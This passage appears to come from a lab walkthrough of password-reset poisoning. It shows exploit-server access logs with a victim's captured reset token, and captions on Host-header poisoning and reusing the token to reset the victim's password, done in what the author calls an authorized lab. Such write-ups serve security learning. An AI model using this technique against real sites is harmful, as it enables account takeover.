Firefox/128.0"
103.226.191.122 2025-11-16 13:52:48 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:52:48 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:54:28 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:54:29 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:54:29 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 13:54:29 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:01:55 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:01:55 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:02:42 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:02:42 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:02:43 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:02:43 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:06:58 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:06:59 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:07:06 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:07:06 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:07:06 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:07:07 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:08:00 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
103.226.191.122 2025-11-16 14:08:00 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.4.122 2025-11-16 14:09:05 +0000 "GET /forgot-password?temp-forgot-password-token=1k5v7fn82pwhe70lh4x1t7a3l8thvx98 HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim) Apple"
103.226.191.122 2025-11-16 14:09:41 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```


“The token shown in the access log belongs to the victim’s account; it appears in the attacker’s exploit-server logs because the Host header was poisoned to redirect the reset link to the attacker.”




Pasted token in url bar before that we will add application's password-reset URL to open password reset page

“The attacker uses the same reset URL and only replaces the token with the victim's token.”

“This URL is the application's normal password-reset page. In the lab, I used the same URL and just added the victim's reset token to it. That's how the attacker is able to reset the victim's account. All steps were done only inside the authorized lab.”



Click on Go to back to exploit server to copy application's password-reset URL to add it before the token."



Click on email client to copy password application's password-reset URL

My Computer × kali-linux-2025.1a-vmware-... × Metasploitable2-Linux ×

Settings × Lab: Basic password reset p × Basic password reset p × Exploit Server: Basic pa × Basic password reset p × Exploit Server: Basic pa × New Tab

https://exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net/email

